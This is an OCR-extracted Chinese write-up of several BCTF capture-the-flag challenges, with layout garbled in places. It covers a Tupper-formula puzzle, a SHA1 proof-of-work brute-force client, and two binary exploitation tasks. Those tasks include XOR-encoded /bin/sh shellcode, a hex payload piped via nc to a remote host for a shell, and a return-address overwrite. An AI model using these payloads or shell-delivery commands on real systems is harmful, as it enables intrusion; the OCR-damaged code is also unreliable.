
根据提示说，论文很重要，然后我们在网上搜索有关 tupper paper 相关的资料，发现了 Tupper 自我指涉公式(塔珀自指公式)这样的东西。

我们在网上搜索到了一些 python 的代码用来将数字串转换为图像，代码如下：

```
#!/usr/bin/env python

N = 6903051336021250708320603340800

H = 17

W = 106 import sys for y in range(N+H-1,

N-1, -1):

   for x in range(W):

      if 0.5 < ((y//H) // (2**(H*x + y%H))) % 2: sys.stdout.write('*')        else:

sys.stdout.write(' ')     sys.stdout.write('\n')
```

前仨个对话我们可以看见其内容

```
>>> ================================ RESTART ================================
>>>
```




```
>>> ================================ RESTART ================================
>>>
```

```
>>> ================================ RESTART ================================
>>>
```

但是之后的话变得很奇怪：

```
>>> ================================ RESTART ================================
>>>
```




```
>>> ================================ RESTART ================================
```


研究 tupper 的算法，发现其有一个类似于窗口的属性，在上面的对话中将窗口属性变长可以看到要将什么变成 61 的字样，将 H=17，W=106 改为 H=61，W=750，发现打印了大量空白，于是我们将其改为文件输出，在 cmd 里运行并后缀>a.


```
C:\Users\zsbdxh\Desktop>1.py >a
```

然后打开 a 文件：

注意要把自动换行取消，在第四段话得到了 flag：







附 python 代码：

```
#!/usr/bin/env python

N =
```

113271080512171612876552200807473147532402013605045974106592146535389346224440 4

193817098511406618521274232155649453132753953469575263258772101735010787226981 6

471131117450846244663169171662690408430249248739449021667221147978301967133857 8
817767286063661375033111139139216768522935483179947452726730037491218106381389 3

105990177838589975451699903872033180476790530197496569151383163475578336848038 1
162948840482548899927389392750098550000212179713459581214732066110821363292859 1
719324058122754466724986207557728102031755539389763021412123923483035317073207 6
750840477436732331738028547239582053151918927414598436423921509283892655661894 1
226500217429536118035479353034175014836520909639987177251538997439830070216665 8
212760167498180463975994403317897774714078692466206112952176712785862478632588 7
535297949405669920913050839787277340017255909571888933998232986234356150814712 5
423468395745489112773092705995950495861822739709709748701859714006549700428665 7
587918829770738282959389869119686714774253012505959394801546880707073922866846 6
447978657686407888758148007348610061131915183195888934211091547777486697617462 0
378364740511893758949385708622142248313061075702582742502396889071251258195960 2
705188154489901202160579264695945342210790795715452075964823039950901337300698 8
591680945691014022955197717335161484106908686345416458462292630548510257471855 4
651479846780877676035923477583074040383654799726882666551900730289559211952401 0
443597202519269993608332655020946323140268130693565138293292141160713377870150 1
221949583256078367573983554470835634192060886425995412483949025853016196210758 6
988733394884313123098090782857468984803235830796444721775868719411603013387503 1

784319399679548673312945793341037541373537194281832690259836814971214524761873 1

066790046825292410799468530972081715005547015537358078295007983181590498354208 4
317187565711808412313190896385828155553262191952222781033827867129832787119682 9

715171516008569191762570050782688335041561809139998521391168678573445937186614 4
800121184023451076969515390515829875416729058561939676507593914293520778067351 3

669282073761655392744934743205855979413420644156795376670726783666625039994806 7

932058158109359809401272126603318095566104993859745162106372091656817007059862 7

787973551444807044370284882335724389032456334351614156285771590435339821417076 7
212180912131261920818476636388349705691534699529449984374319976694512584448348 4
122579119102198032942822282863649305573399295405939672951150677672868422194582 2

458490994969869087291695917129640671924890018771453865040014581743832009623165 3
149178059541564789244060618796847431883986631351404312568059204874469887003265 5
300210591863899922249025085995338592555490729268599644457119166288371021379480 5

904703171272283910895561903576623200564525917133790039916592723937664776971077 8

103420140466458686791751043479675619842587217062955544104658486926595902901204 5
722617179773622000684429886058731100498383256484941966065207302751825081946314 3
806790500453682345894104065809538781444872903386728027313377333030932606738646 6
928923897021589231157821604682250925655534905688235402205529088993094574768837 1

291945749282435380299413063475292423979901547494578192246267865663655109100430 9

2931278485902361538412630599775210809561096597326374951264477670156427030073773

4045185301969394365082771695746441946869361807128774544488363087673604438952223
0693345985234410813361612983467266883103823499899033498938538004727326545497609
1197779060517251523338098654080296133886697771005055834967085869587212196660190
3136607134266480048272851997488945334819844792830552027999085473633713184363283

8345677283238383021440185126107876116535749222762516947438313758061143161083877
3732086642480844765221184727700837376891307611571980740434013041323344319680076

7428205325218640376945637814848081456174887148272354594047000801542133327360650
7941914406104372290727048278995306406389653777055652118571286095300436709932517
8907408251918647955113899519422452024066922411140206054684590831529398886630305

4655636874256652830568906398151516049101104697318067841714824209366951864814731
2288388221599784257883087160770288044112029410124528153668849672097143953413484

5869682252899242722893402737513980529391540582575327441613806235599263038523855

6961401682885422305849177012529716236913865945562128281794148968836323437677723

9207075125555044555932084694001827106368665527865640450159984971403860934339494
1515039088968063981889488674411853108445932030100206745788387810776957921812078
3765006221628172236032289366792339086447487561183730071026746778439268060336315

1166152383369997366872892754918336357262887371375081673025522310249765977581239
2868552199349450626835525333038007235156543164063062337716328430496328535147235

8021659787817156045565039439086596690019696268272882251412959262000687115144988
6248511646855711290563001801677834461731063057100774203351716627303394335282008
3730939225869131050998801194030755489328010556007400992956592129740201652352698
3671986674862596292383107355311381971801416183627615636615048777622733448767986
4901853569128609294088464534568718141005007895226697552508287944701287632432210
4913525373257967657365393057452744804659586487127579246537368354598137217778852
7578059189095941445212982460270718860756936093982132229556881216061203878682437

6265995616299041114547863011221077919615405544961521732884190531845773369034817

9901420749674159004015863148254063229485741532319592155573250649902592312119346

6909413225950395481233608259245503622051882343634310023882884315176295093208319

1703193878395891883036028591918226214194197336443698502164541971955613302402630
6908913852944628721586211646525439452930031307747792834695019018289612249241568
4066212110945974457626107148705533280190598093507727531982024846885195931618891
2060015277045221170873916522800821350333056012396623093119444501203967081780132
2622610147348279906773893933772479506456555786118343502386834213221531819702564
1204929847445066716411145080791031062388976717404594747867889915139240655424046
9510550096412330247192803454724084344653227723607068948221148648164266088256672
2122432572594249707003627537426647471556803341470497586380987731335052599887343
4906951791013279499183880552162841090470092351792058649626865466772066136393408
5083506058207216442055451575779605424906672120279688689449296933038034658114776
3615514675350768546041989573508673101190328950746728772970444906708510242245338

2167902399261802890683714700481578871352647290351595729645640530743930126105915
4003492228259906558498760245539788389269819368764588991902913677798787018411140

8682727739143096558738916033152438195870384883262596925461844633787179473916025
9215543601003924137660803291016433220287834405063775787833509466788173485243941
1343725683159982770810106204122847248906419365659483043737654492683422049003666

7036067649858862747695286633940481629211335913802210368724616665529637379387018

1192674489309869617207923055380644615816132649861590561333300247390423919440234
2021075202504298454787783844701119554301963299429610825472679586484397164416004

1225221489567093074632923092198013915172629083299331306400513164415491710826805
4048894579397950110721534181434056387733764032155034626106925795167662464928687
0264507760078490974599818034828650074144351628849927106228784267113033088060528
3585905091868575996267877190686369886767725474411280648987221877839795494229377
5862305312358757772470037600092724846727275128564218902890628661382903365594877
9184923406683849536516962184080005280335149088932815032262328459065750441960094
6981947219058300040217005993481834436576807735782120881031770940803902986696320
1624652918612956274809015911947001021273522505674090593884545285642337010671216
0053574163470731805667560172281278776604412463595604415998562822393081720298226
2746217298668445813354127964112681522074604792206637251614444094248529643543445

3400014250593836316090449391773573914455353170434497270037549162768703487134094

5102483181420457293351692317383183444385448048501288265279875426218675122955497
3790169753854015171506658020934720900006511897357257285355720661274686080861969
4987429948167969158138423801671301740389330093637981641488677802678321733528836
5611853577878073717613014213749505158243548255049071867335657394318839696784434

3113970575912627738126889160159816457504355814074777133258499013435068628985391

8613619779694422815602918376594129128600544761222676320242548131456354450864360

2530147416525535666821280431451407019142733644232048832385386386820280931490203
4168521323978456318582348165521448615041014542146131133388299430487581642563210
1327862899612654174988299001565086343905308402073097188884052104194633994445119
1204235117457300129632655955013814077887312887385713809430562843517998990757525

7808602747481651065749518669974119791208903285158560538751666602122559510862622
0629403317436325551559065898329942567516568254284689981882970550392371450939928
2052905018112375929467361746507117586148265711396956424047802457186658172466820

0438862606132503710233704537053113962861307761522374865983385284890162029328346
8857725697239032625635751349796215739588774777541925245920836485715523229045512

3380737271405985262333424745233724280959111813690305133602125070832060334080 0

H = 61

W = 750 import sys for y in

range(N+H-1, N-1, -1):

```
    for x in range(W):
        if 0.5 < ((y//H) // (2**(H*x + y%H))) % 2: sys.stdout.write('*')        else:
sys.stdout.write(' ')     sys.stdout.write('\n')
```

PPC&CRYPTO 400 地铁难挤

进入系统之后发现太坑爹了，动态的爆破，时限是 6 秒，这是要闹哪样啊！爆破 4 位 sha1，试了试直接连接，然后就呵呵了，半天解不出来，6 秒早跑了。想了想，要不是考验机器性能的题目的话，这道题只能多线程来实现了。（想是 c++的 fork 快还是 python 快，后来不考虑了，这点速度都考虑的话这题是 acm 么）。

Python 用 threading.Thread 爆破 4 位 sha1，写完之后发现自己电脑还是不行,但是感觉有戏，就换了同学的 i7 核，果断成功。(果然还是考验配置么)

根据提示，接下来猜游戏规则，发现有四种，空格和左边两个或右边两个交换。然后是找最小的交换步骤。

这题感觉就是纯粹的 ACM 了。得亏有弄 ACM 的，直接出方案，灰常灰常灰常灰常简单的广搜(非说深搜也行我就不说啥了)。

然后本来想 nc 的，结果发现我真是 nc 了，太多了。果断网上找了个提交包的脚本噶爱了改，运行，得出 key，100 次啊！坑爹！

汇总脚本，运行结果：

开始爆破

```
>>>
Welcome to the game server!


Proof of work to start the game.
SHA1("S21We6nvfC9FXbks" + X).hexdigest() == "13c82b9f761bc0f4bef03558feaa53cb948
ca7bf", X is a string of alphanumeric
Input X:
S21We6nvfC9FXbks
13c82b9f761bc0f4bef03558feaa53cb948ca7bf
vohx
Hey, shall we play a game?
Give me a solution to help them get their destination and I will send you your p
recious.
Please wait while we're generating new round for you

get : Round 1
RRLRRLLLLRL RLR

send : 11
get : RRLRRLLLLR LRLR
```

提交 100 组得到答案：

```
send : 12
get : RRRRLRLRLLR LLL

send : 10
get : RRRRLRLRL RLLLL

send : 11
get : RRRRLRLRLR LLLL

send : 9
get : RRRRLRLR RLLLLL

send : 7
get : RRRRLR RLRLLLLL

send : 5
get : RRRR RLRLRLLLLL

send : 6
get : RRRRR LRLRLLLLL

send : 8
get : RRRRRRL LRLLLLL

send : 10
get : RRRRRRLRL LLLLL

send : 9
get : RRRRRRLR LLLLLL
send : 9
send : 7
get : RRRRRR RLLLLLLL

send : 8
get : Congratulations

get : Your flag is BCTF{wh0-s4ys-h4cke7s-c4nn0t-d0-4lg0rIthm}
```

代码：

```
#coding:utf-8

import threading

import socket

import hashlib

import string

import time

import datetime

import sys,itertools

from sets import Set
```

```
from math import ceil
from multiprocessing import *
class MyThread(object):
    def __init__(self, func_list=None):
        self.ret_flag = 0
        self.func_list = func_list
        self.threads = []
    def set_thread_func_list(self, func_list):
        self.func_list = func_list

    def trace_func(self, func, *args, **kwargs):
        ret = func(*args, **kwargs)
        self.ret_flag += ret
    def start(self):
        self.threads = []
        self.ret_flag = 0
        for func_dict in self.func_list:
            if func_dict["args"]:
                new_arg_list = []
                new_arg_list.append(func_dict["func"])
                for arg in func_dict["args"]:
                    new_arg_list.append(arg)
                new_arg_tuple = tuple(new_arg_list)
                t = threading.Thread(target=self.trace_func, args=new_arg_tuple)
            else:
                t = threading.Thread(target=self.trace_func, args=(func_dict["func"],))
            self.threads.append(t)
        for thread_obj in self.threads:
            thread_obj.start()

        for thread_obj in self.threads:
```

```
                thread_obj.join()
        def ret_value(self):
            return self.ret_flag
def func1(ret_num):
        print "\nfunc1 %d" % ret_num
        return ret_num

def func2(ret_num):
        print "\nfunc2 %d" % ret_num
        return ret_num
def func3():
        print "\nfunc3 100"
        return 100
result=""
hasFindStr=False
alnum=string.letters + string.digits
starttime = datetime.datetime.now()
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
def getSha1(task,child_conn):
        global result
        global hasFindStr
        global alnum
        global starttime
        prefix, target, words = task.split(' ')
        print prefix + "_" + target + "_" + words+ "_"
        for i in words:
            for j in alnum:
                for k in alnum:
                    for l in alnum:
                        if(hasFindStr):
                            return 0;
```

```
                    sha = hashlib.sha1()
                    sha.update(prefix+i+j+k+l)
                    if sha.hexdigest() == target:
                        result = i+j+k+l
                        hasFindStr = True
                        endtime = datetime.datetime.now()
                        print child_conn
                        child_conn.send(result)
global solved
global sollist
def finished(question):
    l, r = question.split(' ')
    if 'L' in l or 'R' in r:
        return False
    else:
        return True
def qswap(q, si, ti):
    if ti >= 0 and ti < len(q):
        lq = list(q)
        lq[si] = q[ti]
        lq[ti] = ' '
        q = ''.join(lq)
    return q, ti
def solve(question):
    global solved
    qhash = Set([])
    oplist = [-1,-2,1,2]
    if ' ' not in question:
        question+= ' '
    space_index = question.find(' ')
    q = [[question, '', space_index]]
```

```
    qhash.add(question)
    while q:
        qu, op, si = q.pop(0)
        for p in oplist:
            nq, nsi = qswap(qu, si, si + p)
            if nq not in qhash:
                if finished(nq):
                    solved = True
                    return op + ' ' + str(si + p + 1)
                q.append([nq, op + ' ' +str(si + p + 1), nsi])
                qhash.add(nq)
if __name__ == '__main__':
    hasFindStr = False
    alnum = string.letters + string.digits
    shift = 4
    THREAD_MAX = len(alnum)/shift + 1
    hash_new = hashlib.sha1()
    sock.connect(('218.2.197.243', 6000))
    print sock.recv(4096)
    data = sock.recv(4096)
    print data
    prefix = data[data.index('SHA1("')+6:data.index('" + X')]
    target = data[data.index('() ==')+7:data.index('", X is a')]
    print prefix
    print target
    parent_conn, child_conn = Pipe()
    g_func_list = []
    thread_cur = 0;
    start = 0
    jobs =[]
    while(thread_cur < THREAD_MAX):
```

```
        msg = '%s %s %s' % (prefix, target, alnum[start: start + shift])
        start += shift
        p = Process(target=getSha1, args=(msg,child_conn))
        p.start()
        jobs.append(p)
        thread_cur +=1
for j in jobs:
        j.join()
result = parent_conn.recv()
print result
sock.send(result + "\n")
print sock.recv(4096)
while(1):
        data = sock.recv(4096)
        if(data==""):
                exit()
        print "get : " + data
        if 'Round' in data:
                solved = False
                sollist = []
        question = data.rstrip().split('\n')[-1]
        if 'L' in question and 'R' in question:
                if not solved:
                        operations = solve(question)
                        solved = True
                        sollist = operations.strip().split(' ')
                op = sollist.pop(0)
                op += '\n'
                print "send : " + op,
                sock.sendall(op)
```

PWN 100 后门程序

一．分析后门程序，发现后门

用 ida 打开 backdoor 程序，找到了等待输入的地方，ida 反编译代码如下:

```
printf("\nReplay?(y/n)");
fflush(stdout);
scanf("%s", s1);
dword_804B088 ^= dword_804B088 << 16;
dword_804B088 ^= (unsigned int)dword_804B088 >> 5;
dword_804B088 ^= 2 * dword_804B088;
v1 = dword_804B088;
dword_804B088 = dword_804B08C;
dword_804B08C = dword_804B090;
dword_804B090 ^= v1 ^ dword_804B088;
if ( *s1 != 110 && *s1 != 78 )
{
  v4 = strlen(s1);
  v3 = strlen("<baidu-rocks,froM-china-with-love>");
  for ( i = 0; i < (signed int)v4; ++i )
    s1[i] ^= aBaiduRocksFrom[i % v3];
  if ( memcmp(s1, &byte_804B145, 0xAu) )
  {
    result = 1;
  }
  else
  {
    ((void (*)(void))(s1 + 10))();
    result = 0;
  }
}
```

代码中用 scanf 输入一段字符串 s1，之后对 s1 进行了异或操作，之后用 memcmp 对 s1 的前 10 个字节与 0x804B145 处的数据进行比较，如果相等，就会执行 s1+10 处的内容。而 s1+10 为用户输入的数据，可以构造一个弹 shell 的 shellcode，放到 s1+10 处。

用 gdb 跟踪 backdoor，在 memcmp 下断点，查看 0x804B145 处的数据，获得字符串为：n0b4ckd00r。

```
(gdb) b *0x8048F24
Breakpoint 1 at 0x8048f24
(gdb) r
Starting program: /root/Desktop/backdoor

Replay?(y/n)12345678

Breakpoint 1, 0x08048f24 in ?? ()
(gdb) x/s 0x804B145
0x804b145:      "n0b4ckd00r"
```

所以异或后的 s1 应该为

n0B4ckd00r Shellcode

二、shellcode 的编写

1. 写一个能开 shell 的 c 程序

```c
#include <stdio.h>

int main(int argc, char *argv[])
{
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = 0;
    execve(name[0], name, 0);
    return 0;
}
```

用 gcc –static –o shellcode shellcode.c 生成可执行程序。

用 ida 打开 shellcode 程序，分析 execve，可见将 file 地址放到 ebx 中，将 argv 放到 ecx 中，将 envp 放到 ebx 中，eax 为 0xb，之后调用系统调用 int 80。

```
; int __cdecl execve(const char *file, const char **argv, const char **envp)
                public execve ; weak
execve          proc near               ; CODE XREF: main+30↑p

file            = dword ptr  8
argv            = dword ptr  0Ch
envp            = dword ptr  10h

                push    ebp             ; Alternative name is '__execve'
                mov     ebp, esp
                mov     edx, [ebp+envp] ; envp
                push    ebx
                mov     ecx, [ebp+argv] ; argv
                mov     ebx, [ebp+file] ; file
                mov     eax, 0Bh
                int     80h             ; LINUX - sys_execve
                cmp     eax, 0FFFFF000h
                ja      short loc_804F6AE

loc_804F6AB:                            ; CODE XREF: execve+2C↓j
                pop     ebx
                pop     ebp
                retn
```

写 shellcode 的汇编

```
global _start
_start:
    xor eax, eax
    push ex
    push 0x68732f2f
    push 0x6e69622f
    mov ebx, esp
    push eax
    push ebx
    mov ecx, esp
    mov al, 0xb
    int 0x80
```

提取出来后，进行异或

```
char oldshellcode[300] = {"n0b4ckd00r"
    "\x31\xC0\x50\x90\x90\x90\x68\x2F\x2F\x73\x68\x68\x2F\x62\x69\x6E\x89\xE3\x50"
    "\x53\x89\xE1\xB0\x0B\xCD\x80"
};
```

```
char data[] = "<baidu-rocks,froM-china-with-love>";
int datalen = strlen(data);
for(int i = 0; i < LEN; i++)
{
    newshellcode[i] = oldshellcode[i]^data[i%datalen];
}
```

三、去除发送数据中的某些字符

同时由于数据是通过 scanf 输入的，经过测试发现输入的数据中不能包含 0x00、0x09、0x0a、0x0b、0x0c、0x0d、0x1a、0x20 这几个数据。

通过在 shellcode 中加入一定 nop 指令可以解决以上问题。最终可以的数据为：

```
0000h: 52 52 03 5D 07 1E 49 42 5F 11 5A B3 7C F6 E2 FF
0010h: 25 02 4C 1B 01 06 4E 4F 1E 07 FD 8B 7D 3F E6 97
0020h: D5 35 F1 E2 0D 0A
```

四、本地测试

运行 backdoor 监听

```
root@ling:~/Desktop# nc -l -p 8888 -e ./backdoor
```

将构造的数据发送给 backdoor，此时获得了 shell。

```
root@ling:~/Desktop# cat shell2.bin - | nc localhost 8888

Replay?(y/n)uname -a
Linux ling 3.12-kali1-686-pae #1 SMP Debian 3.12.6-2kali1 (2014-01-06) i686 GNU/
Linux
```

五、获得 flag

用命令 cat shell2.bin - | nc 218.2.197.249 1337 可以获得服务器 shell，在/home/bctf 目录下可以找到 flag。

PWN 200 身无分文

先运行看看：

```
root@bt:~# '/root/Desktop/mobile_shop.shop'
****************************************
* Welcome to the Mobile Shopping Center *
****************************************
==== MENU ====
[a] Mobile List
[b] Shop Cart
[c] Checkout
[d] Exit
timeout
root@bt:~#
```

在 window 下的 IDA 搜下字符串：

搜了下 welcoem 感觉还好远，再搜“==== menu”

Address	Function	Instruction
.text:08048B83	sub_8048B80	mov [esp+1Ch+s], offset aMenu ; "==== MENU ====\n"
.rodata:08048F0F		aMenu db '==== MENU ====',0Ah,0

```
08048B80
08048B80 sub_8048B80 proc near
08048B80
08048B80 s= dword ptr -1Ch
08048B80
08048B80 sub     esp, 1Ch
08048B83 mov     [esp+1Ch+s], offset aMenu ; "==== MENU ====\n"
08048B8A call    sub_80486A0
08048B8F mov     [esp+1Ch+s], offset aAMobileList ; "[a] Mobile List\n"
08048B96 call    sub_80486A0
08048B9B mov     [esp+1Ch+s], offset aBShopCart ; "[b] Shop Cart\n"
08048BA2 call    sub_80486A0
08048BA7 mov     [esp+1Ch+s], offset aCCheckout ; "[c] Checkout\n"
08048BAE call    sub_80486A0
08048BB3 mov     [esp+1Ch+s], offset aDExit ; "[d] Exit\n"
08048BBA call    sub_80486A0
08048BBF add     esp, 1Ch
08048BC2 retn
08048BC2 sub_8048B80 endp
08048BC2
```

看着 sub80486a0 应该是输出函数，这个 48b80 函数估计无甚意思，看交叉参考只有一处：

```
08048C38
08048C38 loc_8048C38:
08048C38 call    sub_8048B80
08048C3D mov     [esp+2Ch+var_24], 0Ah
08048C45 mov     [esp+2Ch+var_28], 8
08048C4D mov     [esp+2Ch+s], offset nptr
08048C54 call    sub_80486F0
08048C59 test    eax, eax
08048C5B js      loc_8048CE5
```

F5 之后，先从后面的 call：v2 = sub_80486F0(&nptr, 8, 10);没分析出有啥特殊意思，继续分析到：

```
08048CA0
08048CA0 loc_8048CA0:
08048CA0 cmp     al, 61h
08048CA2 jnz     short loc_8048CC0
```

```
08048C72 cmp     al, 63h
08048C74 jz      short loc_8048CD8
```

此处判断输入的选项，之后就很容易得出：

```
08048CA4 mov     [esp+2Ch+s], ebx
08048CA7 call    sub_8048840
08048CAC jmp     short loc_8048C38
```

```
08048CD8
08048CD8 loc_8048CD8:
08048CD8 mov     [esp+2Ch+s], ebx
08048CDB call    sub_8048A30
08048CE0 jmp     loc_8048C38
```

其中 Sub8048840 为买手机的处理函数、sub8048a30 为 check 函数为主要利用的函数，Sub8048840 的大致处理流程是接受一个 ID 值，判断第一个字符是否为负号（nptr==45），然后把 id 用 strtol 转成 Int 值，如果大于八则出错。

```
{
  while ( 1 )
  {
    sub_80487B0();
    v1 = sub_80486F0((int)&nptr, 8, 10);
    if ( v1 < 0 )
      exit(2);
    if ( v1 )
      break;
    printf("Incorrect input!\n");
  }
  if ( nptr == 45 || (result = strtol(&nptr, 0, 10), result > 8) )
    goto LABEL_7;
  if ( result )
    break;
  if ( nptr == 48 )
    return result;
ABEL_7:
  printf("Invalid Mobile ID!\n");
}
if ( dword_804B2B4 > 1000 )
{
  __sprintf_chk(byte_804B140, 1, 129, "You cannot buy more than %d mobiles!\n", 1000);
  result = printf(byte_804B140);
```

如果判断成功则将存放数目的数组 s 的对应项的值加 1,：

```
}
if ( dword_804B2B4 > 1000 )
{
  __sprintf_chk(byte_804B140, 1, 129, "You cannot buy more than %d mobiles!\n", 1000);
  result = printf(byte_804B140);
}
else
{
  ++s[-result + 8];
  ++dword_804B2B4;
  result = printf("Successfully added one Mobile to the cart!\n");
}
return result;
```

继续逆向 08048A30 处的那个函数：

```
  if ( result )
  {
    result = nptr & 0xDF;
    if ( (_BYTE)result == 89 )
    {
      printf("Name on your credit card:");
      if ( scan(&unk_804B120, 20, 10) >= 0 )
      {
        printf("Credit Card Number:");
        if ( scan(byte_804B1E0, 200, 10) >= 0 )
          return printf("Go away! You poor man!\n");
      }
LABEL_12:
      exit(2);
```

前面一些输出信息之后，这里开始存放姓名和卡号信息。

主要的函数功能不多，所以从这几个函数开始着手，从溢出三要素来说，溢出点，看能操纵数据读写的部分，Sub8048840 哪里对输入是否第一个是负号进行了检查，但是没有检查彻底，strtol 函数第一个参数的负号会自动忽略掉，So 这就很像 08067 的向前覆盖数组头的区域，最终覆盖掉某个返回地址，调试的时候看了下，可以覆盖所在函数的返回地址，这样就解决了一

个问题，还有就是跳向 shellcode，只要 shellcode 存放的地址已知，这就没问题，下面就是 shellcode 的存放问题，这程序本来调用的函数就不多，能存放数据的只有输入的数据，最长的能输入数据的就是上面说的信用卡号 200 字节的区域，所以最初先输入 id 号格式“ -x”的话，s 数组的头部开始向前 x-8 的位置就会被覆盖，根据需要覆盖的函数位置填写 id 就行，只不过需要计算好给返回地址加多少次 1 才能覆盖成功，shelcode 的地址是

```
printf("Credit Card Num
if ( scan(byte_804B1E0,
```

所以返回地址要一直加到 804b1E0。调试输入-16,0804859e 变为 0804859f,输入-17,0804859e 变为 0804869e,0804859e 变 804b1E0,E0-9e=十进制 66,b1-85=十进制 44，最后得到的 payload 就是在一堆

a

1

a

-16

a

-16……+shellcode 这样的东西,最终结果：

```
ls
flag
mobile_shop
cat flag
BCTF{nOW_4ll_Th3_phON3s_B3lOng_TO_yOU~_~}
```

Shellcode 里 "\x00\x0b\x09\x0a\x0c\x0d\x1a\x20" 这些字符好像都不能有，试了好几个都不行，最后在 msf 里生成的 ok 了。

Reverse 100 最难的题目

一.　　直接运行程序，一直弹框。

